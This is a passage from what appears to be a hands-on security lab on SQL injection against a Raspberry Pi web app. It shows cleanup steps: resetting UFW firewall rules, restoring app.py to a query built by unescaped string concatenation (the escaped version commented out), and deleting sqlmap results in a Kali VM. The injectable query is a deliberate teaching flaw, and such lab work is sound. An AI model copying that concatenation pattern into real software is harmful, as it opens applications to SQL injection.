g. Refresh the web browser associated with your web application. What happened to the sensors table after the drop table attack?

   R: It still shows.

Part 5: Clean Up

In this part of the lab you will return the Raspberry Pi to its default configuration.

Step 1: Remove the UFW rules that were created in this lab.

You can delete the rules by issuing the **ufw reset** command. This will deactivate ufw and remove all rules.

```
(pl-app) root@myPi:/home/pi/notebooks# ufw reset
Resetting all rules to installed defaults. Proceed with operation (y|n)? y
Backing up 'before6.rules' to '/etc/ufw/before6.rules.20181220_152657'
Backing up 'user.rules' to '/etc/ufw/user.rules.20181220_152657'
Backing up 'before.rules' to '/etc/ufw/before.rules.20181220_152657'
Backing up 'after.rules' to '/etc/ufw/after.rules.20181220_152657'
Backing up 'user6.rules' to '/etc/ufw/user6.rules.20181220_152657'
Backing up 'after6.rules' to '/etc/ufw/after6.rules.20181220_152657'

(pl-app) root@myPi:/home/pi/notebooks# ufw status
Status: inactive
```

Step 2: Return app.py to its original version.

a. Edit the app.py script in nano as was done above. Remove the comment character from line 67 and add it to line 68.

```
query="insert into sensors(name,temperature) values ('" + sensor_name + "','"
+ sensorTempStr + "');"
#query="insert into sensors(name,temperature) values ('" +
db.escape_string(sensor_name).decode("UTF-8") + "','" +
db.escape_string(sensorTempStr).decode("UTF-8") + "');"
```

b. Save the file and exit nano.

c. Navigate to the SSH session running python and press Ctrl+C to stop python. Or enter the command **pkill python** at the PL-App web terminal to terminate python.

Step 3: Delete files and folders

In the Kali VM, delete the hidden .mysql and vulnerable_app_results folders.

```
└─$ rm -r vulnerable_app_results* .sqlmap/
```